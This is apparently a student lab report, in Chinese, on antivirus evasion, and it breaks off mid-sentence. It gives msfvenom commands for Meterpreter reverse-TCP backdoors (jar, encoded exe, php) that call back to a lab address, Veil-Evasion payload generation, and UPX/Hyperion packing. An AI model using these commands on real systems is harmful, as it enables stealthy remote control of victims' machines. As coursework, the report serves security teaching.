
20164305 徐广皓 Exp3 免杀原理与实践
- 免杀原理及基础问题回答
- 实验内容
- 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧
- 使用msf编码器生成各种后门程序及检测
- 使用veil-evasion生成后门程序及检测
- 半手工注入Shellcode并执行
- 任务二:通过组合应用各种技术实现恶意代码免杀
- 任务三:用另一电脑实测,在杀软开启的情况下,可运行并回连成功,注明电脑的杀软名称与版本
- 任务一:正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧
一、正确使用msf编码器,msfvenom生成如jar之类的其他文件,veil-evasion,自己利用shellcode编程等免杀工具或技巧
1. msfvenom生成.jar文件
- 生成java后门程序使用命令:
msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.80.129 LPORT= x> 4305_backjar.jar
- 扫描结果如下

2. msfvenom生成.exe文件
- 与实验二相同,生成一次编码(端口号做实验的时候打错了o(╥﹏╥)o)
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -b '\x00' LHOST=192.168.80.129 LPORT= -f exe > met-encoded.exe


- 查杀结果:
- 十次编码使用命令
msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i -b ‘\x00’ LHOST=192.168.80.129 LPORT= -f exe > msf4305.exe


- 查杀结果
3. msfvenom生成php文件
- 生成PHP命令:
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.80.129 LPORT= x> .php

- 查杀结果
4. 使用veil-evasion生成后门程序及检测

安装veil
 sudo apt-get install veil

 sudo apt-get upgrade veil
- 然后我遇到群里出现的问题,也尝试了多次更新但是也没效果(如下图)

- 这个问题实际上只需要请将Autolt3文件夹从Programe Files (x86)下移动到Programe Files文件夹下就可以解决。
使用veil
- 打开veil,veil

- 用use evasion命令进入Evil-Evasion

- 进入配置界面,use c/meterpreter/rev_tcp.py


- 输入generate生成文件,接着输入你想要playload名称


- 然后去查杀,结果。。。肯定不行
5. 半手工注入Shellcode并执行
- 这部分我在实验2中就已经做过,详情请见链接。、



- 查杀结果

6.加壳自制后门
- 压缩壳


- 加密壳
 /usr/share/windows-binaries/hyperion/

 wine hyperion.exe -v sxx_upxed.exe sxx_upxed_Hyperion.exe
任务二:通过组合应用各种技术实现恶意代码免杀
由于懒惰,做本次试验拖了几天,看到很多同学都达到了实验报告中免杀的要求,于是我就按部分同学的制作思路,复现了一下,发现没有成功,具体情况如下

- 我看到了有同学说利用手工shellcode、加密壳和压缩壳实现了免杀,于是我用helloworld的代码试验了一下

- 先编写一个helloworld,然后对其编译生成的exe文件进行压缩、加密、加密压缩的操作


- 然后在主机运行360的情况下,将这些exe文件都拷贝到主机上,发现
